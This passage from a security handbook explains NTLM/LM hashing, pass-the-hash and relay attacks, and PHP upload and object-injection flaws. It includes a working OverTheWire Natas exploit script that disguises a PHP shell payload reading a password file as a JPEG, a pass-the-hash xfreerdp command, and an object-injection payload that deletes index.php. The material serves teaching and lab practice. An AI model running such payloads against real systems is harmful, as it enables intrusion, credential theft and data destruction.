Set ResponseKeyNT to NTOWFv1(Passwd, User, UserDom)
Set ResponseKeyLM to LMOWFv1( Passwd, User, UserDom )

Define ComputeResponse(NegFlg, ResponseKeyNT, ResponseKeyLM,
    CHALLENGE_MESSAGE.ServerChallenge, ClientChallenge, Time, ServerName)
As
If (User is set to "" AND Passwd is set to "")
    -- Special case for anonymous authentication
    Set NtChallengeResponseLen to 0
    Set NtChallengeResponseMaxLen to 0
    Set NtChallengeResponseBufferOffset to 0
    Set LmChallengeResponse to Z(1)
ElseIf
If (NTLMSSP_NEGOTIATE_EXTENDED_SESSIONSECURITY flag is set in NegFlg)
    Set NtChallengeResponse to DESL(ResponseKeyNT,
        MD5(ConcatenationOf(CHALLENGE_MESSAGE.ServerChallenge,
            ClientChallenge))[0..7])
    Set LmChallengeResponse to ConcatenationOf{ClientChallenge,
        Z(16)}
    Else
        Set NtChallengeResponse to DESL(ResponseKeyNT,
            CHALLENGE_MESSAGE.ServerChallenge)
        If (NoLMResponseNTLmv1 is TRUE)
            Set LmChallengeResponse to NtChallengeResponse
        Else
            Set LmChallengeResponse to DESL(ResponseKeyLM,
                CHALLENGE_MESSAGE.ServerChallenge)
        EndIf
    EndIf
EndIf

Set SessionBaseKey to MD4(NTOWF)

```

On the server, if the user account to be authenticated is hosted in Active Directory, the challenge-response pair **MUST** be sent to the DC to verify ([MS-APDS] section 3.1.5).

The DC calculates the expected value of the response using the NTOWF v1 and/or LMOWF v1, and matches it against the response provided. If the response values match, it **MUST** send back the SessionBaseKey; otherwise, it **MUST** return an error to the calling application. The server **MUST** return an error to the calling application if the DC returns an error. If the DC returns STATUS_NTLM_BLOCKED, then the server **MUST** return STATUS_NOT_SUPPORTED.

If the user account to be authenticated is hosted locally on the server, the server calculates the expected value of the response using the NTOWF v1 and/or LMOWF v1 stored locally, and matches it against

the response provided. If the response values match, it MUST calculate KeyExchangeKey; otherwise, it MUST return an error to the calling application.

NTLMv2 authentication

From 3.3.2 NTLM v2 Authentication:

The following pseudocode defines the details of the algorithms used to calculate the keys used in NTLM v2 authentication.

Note The NTLM authentication version is not negotiated by the protocol. It MUST be configured on both the client and the server prior to authentication. The NTOWF v2 and LMOWF v2 functions defined in this section are NTLM version-dependent and are used only by NTLM v2.

NTLM clients SHOULD use UserDom for calculating ResponseKeyNT and ResponseKeyLM.

The NT and LM response keys MUST be encoded using the following specific one-way functions where all strings are encoded as RPC_UNICODE_STRING ([MS-DTYP] section 2.3.10).

- Explanation of message fields and variables:
 - NegFlg, User, UserDom - Defined in section 3.1.1.
 - Passwd - Password of the user.
 - LmChallengeResponse - The LM response to the server challenge. Computed by the client.
 - NTChallengeResponse - The NT response to the server challenge. Computed by the client.
 - ClientChallenge - The 8-byte challenge message generated by the client.
 - CHALLENGE_MESSAGE.ServerChallenge - The 8-byte challenge message generated by the server.
 - ResponseKeyNT - Temporary variable to hold the results of calling NTOWF().
 - ResponseKeyLM - Temporary variable to hold the results of calling LMGETKEY.
 - ServerName - The NtChallengeResponseFields.NTLMv2_RESPONSE.NTLMv2_CLIENT_CHALLENGE.AvPairs field structure of the AUTHENTICATE_MESSAGE payload.
 - KeyExchangeKey - Temporary variable to hold the results of calling KXKEY.
 - HiResponserverversion - The 1-byte highest response version understood by the client. Currently set to 1.
 - Responserverversion - The 1-byte response version. Currently set to 1.
 - Time - The 8-byte little-endian time in GMT.

Functions Used:

Z(M) - Defined in section 6.

```
Define NTOWFv2(Passwd, User, UserDom) as HMAC_MD5(  
MD4(UNICODE(Passwd)), UNICODE(ConcatenationOf( Uppercase(User),  
UserDom ) ) )  
EndDefine
```

```
Define LMOWFv2(Passwd, User, UserDom) as NTOWFv2(Passwd, User,  
UserDom)  
EndDefine
```

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```

Set ResponseKeyNT to NTOWFv2(Passwd, User, UserDom)
Set ResponseKeyLM to LMOWFv2(Passwd, User, UserDom)

Define ComputeResponse(NegFlg, ResponseKeyNT, ResponseKeyLM,
CHALLENGE_MESSAGE.ServerChallenge, ClientChallenge, Time, ServerName)
As
If (User is set to "" && Passwd is set to "")
  -- Special case for anonymous authentication
  Set NtChallengeResponseLen to 0
  Set NtChallengeResponseMaxLen to 0
  Set NtChallengeResponseBufferOffset to 0
  Set LmChallengeResponse to Z(1)
Else
  Set temp to ConcatenationOf(Responserverversion, HiResponserverversion,
Z(6), Time, ClientChallenge, Z(4), ServerName, Z(4))
  Set NTProofStr to HMAC_MD5(ResponseKeyNT,
ConcatenationOf(CHALLENGE_MESSAGE.ServerChallenge,temp))
  Set NtChallengeResponse to ConcatenationOf(NTProofStr, temp)
  Set LmChallengeResponse to ConcatenationOf(HMAC_MD5(ResponseKeyLM,
ConcatenationOf(CHALLENGE_MESSAGE.ServerChallenge, ClientChallenge)),
ClientChallenge )
EndIf

Set SessionBaseKey to HMAC_MD5(ResponseKeyNT, NTProofStr)
EndDefine

```

On the server, if the user account to be authenticated is hosted in Active Directory, the challenge-response pair SHOULD be sent to the DC to verify ([MS-APDS]).

The DC calculates the expected value of the response using the NTOWF v2 and/or LMOWF v2, and matches it against the response provided. If the response values match, it MUST send back the SessionBaseKey; otherwise, it MUST return an error to the calling application. The server MUST return an error to the calling application if the DC returns an error. If the DC returns STATUS_NTLM_BLOCKED then the server MUST return STATUS_NOT_SUPPORTED.

If the user account to be authenticated is hosted locally on the server, the server calculates the expected NTOWF v2 and/or LMOWF v2 value of the response using the NTOWF and/or LMOWF stored locally, and matches it against the response provided. If the response values match, it MUST calculate KeyExchangeKey; otherwise, it MUST return an error to the calling application.

One thing the above leaves out is the “blob” returned in the type 3 message. Above it’s known as “temp” but the “ServerName” part of it isn’t a server name, it’s actually the “Target Information” from below.

From [The NTLMv2 Response](#):

3. A block of data known as the “blob” is constructed. The Hertel text discusses the format of this structure in greater detail; briefly:

.	Description	Content
0	Blob Signature	0x01010000
4	Reserved	long (0x00000000)
8	Timestamp	Little-endian, 64-bit signed value representing the number of tenths of a microsecond since January 1, 1601.
16	Client Nonce	8 bytes
24	Unknown	4 bytes
28	Target Information	Target Information block (from the Type 2 message).
(variable)	Unknown 4 bytes	

LMv2 improvements

LM treatment in NTLMv2 is improved.

LMv2 hash better

If you paid attention you noticed that the LM hash used is different in NTLMv1 and NTLMv2. For NTLMv1 the hash is the vulnerable DES hash:

```
Define LMOWFv1(Passwd, User, UserDom) as
    ConcatenationOf( DES( UpperCase( Passwd)[0..6], "KGS!@#$$%"),
                    DES( UpperCase( Passwd)[7..13], "KGS!@#$$%"))
EndDefine
```

But in NTLMv2 is named LMv2 and is basically a truncated NTLMV2 hash (which is seeded with the user & domain):

```
Define LMOWFv2(Passwd, User, UserDom) as NTOWFv2(Passwd, User, UserDom)
EndDefine

Define NTOWFv2(Passwd, User, UserDom) as HMAC_MD5(
    MD4(UNICODE(Passwd)), UNICODE(ConcatenationOf( Uppercase(User), UserDom)))
EndDefine
```

The LMv2 password hash is the same hash as the NTLMv2 password hash! Why bother to do this?

From [Implementing CIFS - 2.8.5.6 Insult to Injury: LMv2](#):

There is yet one more small problem with the NTLMv2 Response, and that problem is known as pass-through authentication. Simply put, a server can pass the authentication process through to an NT Domain Controller. The trouble is that some servers that use pass-through assume that the response string is only 24 bytes long.

You may recall that both the LM and NTLM responses are, in fact, 24 bytes long. Because of the blob, however, the NTLMv2 response is much longer. If a server truncates the response to 24 bytes before forwarding it to the NT Domain Controller almost all of the blob will be lost. Without the blob, the Domain Controller will have no way to verify the response so authentication will fail.

To compensate, a simpler response—known as the LMv2 response—is also calculated and returned alongside the NTLMv2 response. The formula is identical to that of NTLMv2, except that the blob is really small.:

```

blip = RandomBytes( 8 );
data = concat( ServerChallenge, 8, blip, 8 );
hmac = HMAC_MD5( v2hash, 16, data, 16 );
LMv2resp = concat( hmac, 16, blip, 8 );

```

The “blip”, as we’ve chosen to call it, is sometimes referred to as the “Client Challenge”. If you go back and look, you’ll find that the blip value is also included in the blob, just after the timestamp. It is fairly easy to spot in packet captures. The blip is 8 bytes long so that the resulting LMv2 Response will be 24 bytes, exactly the number needed for pass-through authentication.

If it is true that the contents of the blob are not checked, then the LMv2 Response isn’t really any less secure than the NTLMv2 Response—even though the latter is bigger.

LMv2 response is designed to have compatibility with older servers (LM response) yet add security by using an MD4 password hash and the NTLMv2 hash, along with a client nonce as in NTLMv2.

From [The NTLMv2 Response](#):

The LMv2 response ... it is effectively a “miniature” NTLMv2 response, obtained as follows (see Appendix D for a sample Java implementation):

1. The NTLM password hash is calculated (the MD4 digest of the Unicode mixed-case password).
2. The Unicode uppercase username is concatenated with the Unicode authentication target (domain or server name) presented in the Target Name field of the Type 3 message. The HMAC-MD5 message authentication code algorithm is applied to this value using the 16-byte NTLM hash as the key. This results in a 16-byte value - the NTLMv2 hash.
3. A random 8-byte client nonce is created (this is the same client nonce used in the NTLMv2 blob).
4. The challenge from the Type 2 message is concatenated with the client nonce. The HMAC-MD5 message authentication code algorithm is applied to this value using the 16-byte NTLMv2 hash (calculated in step 2) as the key. This results in a 16-byte output value.
5. This value is concatenated with the 8-byte client nonce to form the 24-byte LMv2 response.

LMv2 session key better

From [The LMv2 User Session Key](#):

The LMv2 User Session Key offers several improvements over the NTLMv1-based keys. It is derived from the NTLMv2 hash (itself derived from the NTLM hash), which is specific to the username and domain/server; additionally, both the server challenge and client nonce provide input to the key calculation. The key calculation can also be stated simply as the HMAC-MD5 digest of the first 16 bytes of the LMv2 response (using the NTLMv2 hash as the key).

LM hash weakness

The LM hash has several weaknesses; from [LM hash](#):

Firstly, **passwords are limited to a maximum of only 14 characters**, giving a theoretical maximum keyspace of $95^{14} \approx 2^{92}$ with the 95 ASCII printable characters.

Secondly, **passwords longer than 7 characters are divided into two pieces and each piece is hashed separately; this weakness allows each half of the password to be attacked separately at exponentially lower cost than the whole**, as only $95^7 \approx 2^{46}$ different 7-character password pieces are possible with the same character set. By mounting a brute force attack on each half separately, **modern desktop machines can crack alphanumeric LM hashes in a few hours**. In addition, all lower case letters in the password

are changed to upper case before the password is hashed, which further reduces the key space for each half to $69^7 \approx 2^{43}$.

The LM hash also does not use cryptographic salt, a standard technique to prevent pre-computed dictionary attacks. A time-memory trade-off cryptanalysis attack, such as a rainbow table, is therefore feasible. In addition, any password that is shorter than 8 characters will result in the hashing of 7 null bytes, yielding the constant value of 0xAAD3B435B51404EE, hence making it easy to identify short passwords on sight. In 2003, Ophcrack, an implementation of the rainbow table technique, was published. It specifically targets the weaknesses of LM encryption, and includes **pre-computed data sufficient to crack virtually all alphanumeric LM hashes in a few seconds.** Many cracking tools, e.g. RainbowCrack, L0phtCrack and Cain, now incorporate similar attacks and make cracking of LM hashes fast and trivial.

A final weakness of LM hashes lies in their implementation — since **they change only when a user changes their password, they can be used to carry out a pass the hash attack.**

NTLMv1 hash weakness

From [Hello My name is Microsoft and I have a credential problem](#):

There are two primary versions of NTLM in use today. The older version, sometimes referred to as NTLMv1 (also known as MS-CHAPv2) has been completely broken. Please refer to [Moxie Marlinspike and David Hutton's talk last year at Defcon 20](#) for more details. Their attack allows the initial password hash to be recovered, thus enabling PTH attacks. While their talk specifically talks about MS-CHAPv2, the authentication process is the exactly same for NTLMv1. A third security researcher, [Mark Gamache](#), released a tool to pull out the necessary parts and run the NTLMv1 hash against [Moxie's Cloudcrack service](#). The other NTLM protocol in use, NTLMv2 has corrected many of the problems with NTLMv1, however it still affords an opportunity for the plaintext password to be cracked directly if captured on the wire.

While Moxie's tool works for PPTP VPNs and WPA2 Enterprise network captures; the [chapcrack](#) parses the network capture to get the tokens to submit to the [CloudCracker](#) online cracking service. Mark Gamache realized that MS-CHAPv2 is uses NTLMv1 authentication so provided instructions to use CloudCracker on NTLMv1 captured challenge responses. Restated, a tool like [Responder](#) can be used to capture NTLMv1 challenge responses and CloudCracker can be used to determine the NTLMv1 hash used. All this is done without compromising the host (or even logging onto it). Having the NTLMv1 hash allows doing [Pass the hash](#).

So NTLMv1 is broken, as is LM. All you have to do is get a client to use NTLMv1 and not NTLMv2.

NTLM2 Session Response hash & authentication

From [NTLM Version 2](#):

The NTLM2 session response is interesting in that it can be negotiated between a client and server that support the newer schemes, even in the presence of an older domain controller that does not.

Essentially, this allows upgraded clients and servers to use the NTLM2 Session Response in networks where the domain controller has not yet been upgraded to NTLMv2 (or where the network administrator has not yet configured the LMCompatibilityLevel registry setting to use NTLMv2).

So NTLM2 allows using the improved NTLMv2 session security while retaining the NTLMv1 authentication.

From [The NTLM2 Session Response](#):

The NTLM2 session response can be employed in conjunction with NTLM2 session security (it is made available with the "Negotiate NTLM2 Key" flag). This is used to provide enhanced protection against

precomputed dictionary attacks (particularly Rainbow Table-based attacks) in environments which do not support full NTLMv2 authentication.

The NTLM2 session response replaces both the LM and NTLM response fields as follows (see Appendix D for a sample implementation in Java):

1. A random 8-byte client nonce is created.
2. The client nonce is null-padded to 24 bytes. This value is placed in the LM response field of the Type 3 message.
3. The challenge from the Type 2 message is concatenated with the 8-byte client nonce to form a session nonce.
4. The MD5 message-digest algorithm (described in RFC 1321) is applied to the session nonce, resulting in a 16-byte value.
5. This value is truncated to 8 bytes to form the NTLM2 session hash.
6. The NTLM password hash is obtained (as discussed, this is the MD4 digest of the Unicode mixed-case password).
7. The 16-byte NTLM hash is null-padded to 21 bytes.
8. This value is split into three 7-byte thirds.
9. These values are used to create three DES keys (one from each 7-byte third).
10. Each of these keys is used to DES-encrypt the NTLM2 session hash (resulting in three 8-byte ciphertext values).
11. These three ciphertext values are concatenated to form a 24-byte value. This is the NTLM2 session response, which is placed in the NTLM response field of the Type 3 message.

NTLM2 Session Response session key

From [The NTLM2 Session Response User Session Key](#):

1. The NTLM User Session Key is obtained as outlined previously.
2. The session nonce is obtained (discussed previously, this is the concatenation of the Type 2 challenge and the nonce from the NTLM2 session response).
3. The HMAC-MD5 algorithm is applied to the session nonce, using the NTLM User Session Key as the key. The resulting 16-byte value is the NTLM2 Session Response User Session Key.

The NTLM2 Session Response User Session Key is notable in that it is calculated between the client and server, rather than at the domain controller. The domain controller derives the NTLM User Session Key and supplies it to the server, as before; if NTLM2 session security has been negotiated with the client, the server then takes the HMAC-MD5 digest of the session nonce using the NTLM User Session Key as the MAC key.

8.15.7 Exploiting LM/NTLM hashes

Attacking LM/NTLM/NTLMv2

Most attacks fall into one of these categories:

Online password guessing This technique can guess only a limited number of passwords per second and generate lots of network traffic. Password guessing can use a dictionary or brute force selected sets of passwords.

Offline password cracking This technique can generate large volumes of guesses. Password guessing can use a dictionary or brute force selected sets of passwords.

Pre-computed hashes A [Rainbow table](#) can be used for LM or NTLM hashes (but not NTLMv2).

Pass the hash Hashes are dumped on the victim machine and added to the local LSASS of the attacker's machine. The attacker can exploit other resources on the network.

Relay attack An attacker gets a client to try to authenticate to a service they control using NTLM; when the victim's LSASS tries to automatically authenticate the attacker forwards the challenge back to the victim and continues the authentication exchange. The relay attack does not work against domain controllers as they require SMB signing.

Defending LM/NTLM/NTLMv2

See [How to prevent Windows from storing a LAN manager hash of your password in Active Directory and local SAM databases](#) to avoid having the LM hash stored. The easiest way to avoid LM hashes is to make the password too long (15+ characters) so there is no valid LM hash to store.

Avoid using LM and NTLM authentication; use NTLMv2 authentication.

To avoid this set `CachedLogonsCount` to 0 for desktops and 1 for laptops.

Disable the "Debug Programs" right to avoid reading hashes from memory.

Keep reversible encryption disabled.

Use 2-factor authentication. .. todo:: 2 factor not so good

Use HIDS and NIDS monitoring.

Silently offering NTLM hashes

Windows attempts at SSO will silently offer to authenticate users via NTLM authentication. For example, [Integrated Windows Authentication](#) allows web browsers to silently offer NTLM hashes when access web resources. And the [Responder](#) tool impersonates a variety of servers to send "poisoned" responses to get clients to offer their credentials.

Salting hashes make cracking passwords harder

Since the NONCE (the challenge) is generated randomly, capturing the NONCE's hash won't help authenticating against a different NONCE. But the NONCE/hash pair can be useful to crack the password. And when the password's hash is not salted (as is the case for the LM and NTLMv1 hashes, but not NTLMv2 hashes), using [Rainbow table](#) become a fast, practical way of cracking passwords.

From [Salt \(cryptography\)](#):

In cryptography, a salt is random data that is used as an additional input to a one-way function that hashes a password or passphrase. The primary function of salts is to defend against dictionary attacks versus a list of password hashes and against pre-computed rainbow table attacks.

A new salt is randomly generated for each password. **In a typical setting, the salt and the password are concatenated and processed with a cryptographic hash function, and the resulting output (but not the original password) is stored with the salt in a database. Hashing allows for later authentication while protecting the plaintext password in the event that the authentication data store is compromised.**

Salting a password means that different users having the same password will have different password hashes stored; it also means rainbow tables get impractically large.

Rainbow table attacks on LM, NTLM

From [Rainbow table](#):

A rainbow table is a precomputed table for reversing cryptographic hash functions, usually for cracking password hashes. Tables are usually used in recovering a plaintext password up to a certain length consisting of a limited set of characters. It is a practical example of a space/time trade-off, using less computer processing time and more storage than a brute-force attack which calculates a hash on every attempt, but more processing time and less storage than a simple lookup table with one entry per hash. Use of a key derivation function that employs a salt makes this attack infeasible.

[List of Rainbow Tables](#) provides both LM and NTLM rainbow tables for the RainbowCrack GPU, and videos showing their use. The tables are for a fixed hash algorithm (LM, NTLM, MD5, SHA1), character set (ASCII, mixed case alphanumeric, lower case alphanumeric), and plaintext length.

Why is the lack of a salt so bad (when combined with shorter effective passwords like in LM)? Consider the case of the tool [Responder](#); it uses a fixed NONCE (challenge) of 1122334455667788. Now since the LM password hash is not salted, we could pre-compute all (password, NONCE hash value) pairs and save them in a table. Then any capture challenge response of (NONCE, NONCE hash value) use the NONCE hash value to look up the password. (Rainbow tables are actually a little more complicated than that.) Simply salting the LM hash with, say, the user's userid would make every LM hash sharing the password "password" different, forcing us to pre-compute all possible (USERID, password, NONCE hash value)'s which requires impractically more storage and time.

Dictionary attacks

Brute-force attacks

Pass the hash attacks

It's hard to eliminate Pass the hash

From [Mitigating Pass-the-Hash \(PtH\) Attacks and Other Credential Theft Techniques](#):

What is the PtH attack?

The Pass-the-Hash (PtH) attack and other credential theft and reuse types of attack use an iterative two stage process. First, an attacker must obtain local administrative access on at least one computer. Second, the attacker attempts to increase access to other computers on the network by:

1. Stealing one or more authentication credentials (user name and password or password hash belonging to other accounts) from the compromised computer.
2. Reusing the stolen credentials to access other computer systems and services.

This sequence is often repeated multiple times during an actual attack to progressively increase the level of access that an attacker has to an environment.

... In order for an attacker to reuse a stolen password hash on another host, the following requirements must be met:

1. The attacker must be able to contact the remote computer over the network, and the computer must have listening services that accept network connections.
2. The account and corresponding password hash value obtained from the compromised computer must be valid credentials on the computer being authenticated to (for example, if both computers are in the same domain, or local accounts with the same user name and password exist on both computers).
3. The compromised account must have the Network Logon user right on the remote computer.

Password hashes may only be used for network logons, but plaintext passwords may be used to authenticate interactively. Plaintext passwords can allow an attacker to access other services and features, such as Remote Desktop.

... It is important to reiterate that the attacker must have administrative access on the initial compromised computer in order to steal these credentials. Administrative Access to a computer can include the ability to run a program or script with an account in the local Administrators group, but this type of access can also be achieved through the use of “admin-equivalent” privileges, such as those used for “Debug programs,” “Load and unload device drivers” or “Take ownership” privileges.

With administrative access, an attacker can steal credentials from several locations on the computer, including:

- The Security Accounts Manager (SAM) database.
- Local Security Authority Subsystem (LSASS) process memory.
- Domain Active Directory Database (domain controllers only).
- The Credential Manager (CredMan) store.
- LSA Secrets in the registry.

Later, the article asks “Why can’t Microsoft release an update to address this issue?” It boils down to 3 reasons:

1. Credentials can’t be hidden long term; attackers will figure out where they are.
2. Local administrators have complete control over the machine so can get hashes.
3. Preserving the SSO experience means credentials can be reused.

Pass the hash example

[Pass the hash](#) uses a LM/NTLM hash for authentication. [Passing the Hash with Remote Desktop](#) is an example using the **xfreerdp** RDP application to authenticate as user “offsec” in domain “win2012” via a hash:

```
xfreerdp /u:offsec /d:win2012 /pth:8846f7eaae8fb117ad06bdd830b7586c /v:192.168.2.102
```

Of course you have to get a hash and that requires either administrative rights, “Debug Program” rights, or cracking a password.

Still viable despite KB2871997

KB2871997 attempts to mitigate pass the hash. Read [An Overview of KB2871997](#) for a summary of the changes. Basically local accounts can’t be used to access remote systems. [Microsoft Security Advisory 2871997](#) documents the set of patches.

However, from [Pass-the-Hash is Dead: Long Live Pass-the-Hash](#):

It’s true, Microsoft has definitely raised the bar: accounts that are **members of the localgroup “Administrators”** are **no longer able to execute code with WMI or PSEXEC, use schtasks or at, or even browse the open shares on the target machine. Oh, except (as pwnag3 reports and our experiences confirm) the RID 500 built-in Administrator account, even if it’s renamed. While Windows 7 installs will now disable this account by default and prompt for a user to set up another local administrator, many organizations used to standard advice and compliance still have loads of RID 500 accounts, enabled, all over their enterprise.** Some organizations rely on this account for backwards compatibility reasons, and some use it as a way to perform vulnerability scans without passing around Domain Admin credentials.

... Also, these local admin accounts should still work with psremoting if it's enabled. Some organizations will leave the WinRM service still running as an artifact of deployment, ... plaintext credentials can be specified for a remote PowerShell session as well as hashes through some existing Metasploit modules.

... So here we are, with the RID 500 local Administrator account, as well as any domain accounts granted administrative privileges over a machine, still being able to utilize Metasploit or the passing-the-hash toolkit to install agents or execute code on target systems.

And there are more tricks in [What Did Microsoft Just Break with KB2871997 and KB2928120](#):

First lets dissect the "pass the hash killer", KB2871997. tl;dr => local accounts can no longer be used to access remote systems, either via simple network logon or interactive login. ... HOWEVER, in my testing, the above holds true for any local account on the system EXCEPT the default Administrator (SID 500) account. Keep in mind, a renamed administrator account is still a SID 500. As long as the account is of the SID 500 flavor, it appears to still work as it has in the past. ... Another key point is that you can STILL pass the hash. Domain hashes and SID 500 hashes can all be passed.

KB2871997 also does sort of address the mimikatz issue of pulling clear text credentials out of memory. ... Bottom line, most users just X out of their RDP session so your mimikatz tricks should still work.

Moving on to the GPO Preferences issue. tl;dr => the patch only disables the ability to store passwords for NEWLY added local accounts. If the network admin has ever used this functionality in the past to store a password, they would have had to MANUALLY remove the Groups.xml file from the SYSVOL share or delete and re-add their user post patch. Otherwise, simply browse to SYSVOL like normal and grab the Groups.xml file and decrypt away using Chris Gates script.

8.16 Password Cracking Resources

8.16.1 Password Cracking Articles

Our purpose here is to provide links to existing web resources. This article series provides a good general introduction:

- [Password Cracking](#)
 - [Hack Like a Pro: How to Crack Passwords, Part 1 \(Principles & Technologies\)](#)
 - [Hack Like a Pro: How to Crack Passwords, Part 2 \(Cracking Strategy\)](#)
 - [Hack Like a Pro: How to Crack Passwords, Part 3 \(Using Hashcat\)](#)
 - [Hack Like a Pro: How to Crack Passwords, Part 4 \(Creating a Custom Wordlist with Crunch\)](#)
 - [Hack Like a Pro: How to Crack Passwords, Part 5 \(Creating a Custom Wordlist with CeWL\)](#)

8.16.2 Password Cracking Tools

- [SecTools.Org Password Crack Tools](#)
- [Kali Linux Tools Listing](#)

8.16.3 Password Lists

Pre-existing lists

- [Passwords](#)
- [korelogic](#)

- [OpenWall wordlists collection](#) (all.gz has over 5M)
- [Dictionaries + Wordlists](#)
- [Massive collection of password wordlists to recover your lost password](#)
- [The Password Project](#)
- [acid dr0p Password List & Tools](#)
- [Ultimate Password List](#)

Generating lists

Search for [CeWL](#), [CRUNCH](#), [CUPP](#), and [WyD](#).

8.16.4 Online attacks

- [THC-Hydra](#)

8.16.5 Offline attacks

- [John the Ripper password cracker](#)

8.17 PHP & MySQL Shortcomings

8.17.1 PHP & MySQL are both bad

See [PHP: a fractal of bad design](#) for a list of the many PHP shortcomings. It is often combined with MySQL - see [Do Not Pass This Way Again](#) for a list of the many problems with MySQL.

8.17.2 Exploit-DB PHP vulnerabilities

Read [Web vulnerabilities to gain access to the system](#) for a good introduction to a number of clever PHP vulnerabilities.

8.17.3 OWASP PHP vulnerabilities

OWASP Category: [Vulnerability](#) includes a number of vulnerabilities related to PHP.

OWASP Unrestricted File Upload

This is covered adequately elsewhere, so we mostly provide links to these references.

A good & short introduction is [How to shell a server via image upload and bypass extension + real image verification](#).

The OWASP article is [OWASP Unrestricted File Upload](#), especially the section “Weak Protection Methods and Methods of Bypassing”. Read “Using Black-List for Files’ Extensions”, “Using White-List for Files’ Extensions”, “Using ‘Content-Type’ from the Header”, and “Using a File Type Recogniser”.

For “Using a File Type Recogniser” we provide one concrete example for their first method: “Sometimes the recognisers just read the few first characters (or header) of the files in order to check them. In this case, an attacker can insert

the malicious code after some valid header.” Specifically, we’ll use the JPEG File Interchange Format File format structure to place 11 bytes at the beginning of a PHP file to indicate it is a JPEG file:

The challenge [OverTheWire Natas](#) teaches the basics of serverside web security. Natas Level 13 -> 14 (user id natas13, password “jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY”) is backed by a server-side script using `exif_imagetype` check to make sure the uploaded file is an image file. Here we bypass the image type check by setting the first 11 bytes of the PHP file to the JFIF header values, tricking the server into uploading php that displays the contents of the file `/etc/natas_webpass/natas14` (password for the next Natas level). The php exploit code is:

```
# JPEG leading 11 bytes: \xFF + SOI + \xFF + APP0 + \x00 + \x10 + "JFIF" + \x00
↪ \x00
JFIF_HEADER="\xFF\xD8\xFF\xE0\x00\x10JFIF\x00"
EXPLOIT='<?php passthru("echo -n PASS; cat /etc/natas_webpass/natas14"); ?>'
echo -e "$JFIF_HEADER$EXPLOIT" > natas14.php
# upload to web server and capture saved filename
upload=$( \
  curl --silent --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
    --form filename=natas14.php \
    --form uploadedfile=@natas14.php \
    --form submit="Upload File" \
    http://natas13.natas.labs.overthewire.org/index.php \
    | grep 'a href="upload/' \
)
file=${upload#*upload/}
file=${file%%\}*}
curl --silent \
  --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
  http://natas13.natas.labs.overthewire.org/upload/$file |
tail -n1 | tr -cd '[:print:]' | sed -e 's/^. *PASS//;s/$/\n/'
```

Running this gives the Natas 14 password:

```
hacker@kali:~$ # JPEG leading 11 bytes: \xFF + SOI + \xFF + APP0 + \x00 + \x10 + "JFIF" + \x00
↪ \x10 + "JFIF" + \x00
hacker@kali:~$ JFIF_HEADER="\xFF\xD8\xFF\xE0\x00\x10JFIF\x00"
hacker@kali:~$ EXPLOIT='<?php passthru("echo -n PASS; cat /etc/natas_webpass/natas14"); ?>'
hacker@kali:~$ echo -e "$JFIF_HEADER$EXPLOIT" > natas14.php
hacker@kali:~$ # upload to web server and capture saved filename
hacker@kali:~$ upload=$( \
> curl --silent --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
>   --form filename=natas14.php \
>   --form uploadedfile=@natas14.php \
>   --form submit="Upload File" \
>   http://natas13.natas.labs.overthewire.org/index.php \
>   | grep 'a href="upload/' \
> )
hacker@kali:~$ file=${upload#*upload/}
hacker@kali:~$ file=${file%%\}*}
hacker@kali:~$ curl --silent \
>   --user natas13:jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY \
>   http://natas13.natas.labs.overthewire.org/upload/$file |
> tail -n1 | tr -cd '[:print:]' | sed -e 's/^. *PASS//;s/$/\n/'
> /'
Lg96M10TdfaPyVBkJdjmbl1Q5L6qdl1
```

So we bypassed the image file check by setting the first 11 bytes of the PHP file to those indicating a

JPEG file.

OWASP PHP Object Injection

From [OWASP PHP Object Injection](#):

PHP Object Injection is an application level vulnerability that could allow an attacker to perform different kinds of malicious attacks, such as Code Injection, SQL Injection, Path Traversal and Application Denial of Service, depending on the context. The vulnerability occurs when user-supplied input is not properly sanitized before being passed to the `unserialize()` PHP function. Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable `unserialize()` call, resulting in an arbitrary PHP object(s) injection into the application scope.

In order to successfully exploit a PHP Object Injection vulnerability two conditions must be met:

- The application must have a class which implements a PHP magic method (such as `__wakeup` or `__destruct`) that can be used to carry out malicious attacks, or to start a “POP chain”.
- All of the classes used during the attack must be declared when the vulnerable `unserialize()` is being called, otherwise object autoloading must be supported for such classes.

We'll provide a little bit more detail on OWASP's Example 1. `__destruct()` is one of PHP's [Magic Methods](#). The idea is there's a PHP class `Example1` that gets unserialized (after presumably being serialized). It contains a `__destruct()` function that deletes the object's cache file. The exploit tampers with a saved `Example1` serialization to change the file to an arbitrary file, causing that file to be deleted:

```
class Example1
{
    public $cache_file;

    function __construct()
    {
        // some PHP code...
    }

    function __destruct()
    {
        $file = "/var/www/cache/tmp/{$_this->cache_file}";
        if (file_exists($file)) @unlink($file);
    }
}

// some PHP code...

$user_data = unserialize($_GET['data']);

// some PHP code...
```

The object `Example1` deletes its `$cache_file` upon destruction and the exploiter wants instead to delete a PHP file. All they need do is create a serialized `Example1` where `$cache_file` is set to a reference to the PHP file to be deleted (say `../../../../index.php` to make the `/var/www/cache/tmp/$file` reference delete `/var/www/index.php`). This is done with a short PHP script declaring a class `Example1`, modifying the `$cache_file` variable as needed, then getting the serialized value (to be used later as input to a vulnerable PHP script):

```
<?php
class Example1
{
```

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```

public $cache_file;

function __construct()
{
    // some PHP code...
}

function __destruct()
{
    $file = "/var/www/cache/tmp/{$_this->cache_file}";
    if (file_exists($file)) @unlink($file);
}
}

$temp = new Example1();
$temp->cache_file = "../..../index.php";
print serialize($temp);
?>

```

Running this gives the serialized output `O:8:"Example1":1:{s:10:"cache_file";s:15:"../..../index.php";}`. So then the following URL will cause `index.php` to be deleted when the unserialized data object is destroyed:

```

http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../..../
↪index.php";}

```

8.17.4 PHP Protocols and Wrappers

Supported Protocols and Wrappers currently lists: `file://`, `http://`, `ftp://`, `php://`, `zlib://`, `data://`, `glob://`, `phar://`, `ssh2://`, `rar://`, `ogg://`, and `expect://`. Not all these are supported by all PHP servers, but the most important 2 for us are `data://` and `php://`.

`data://`

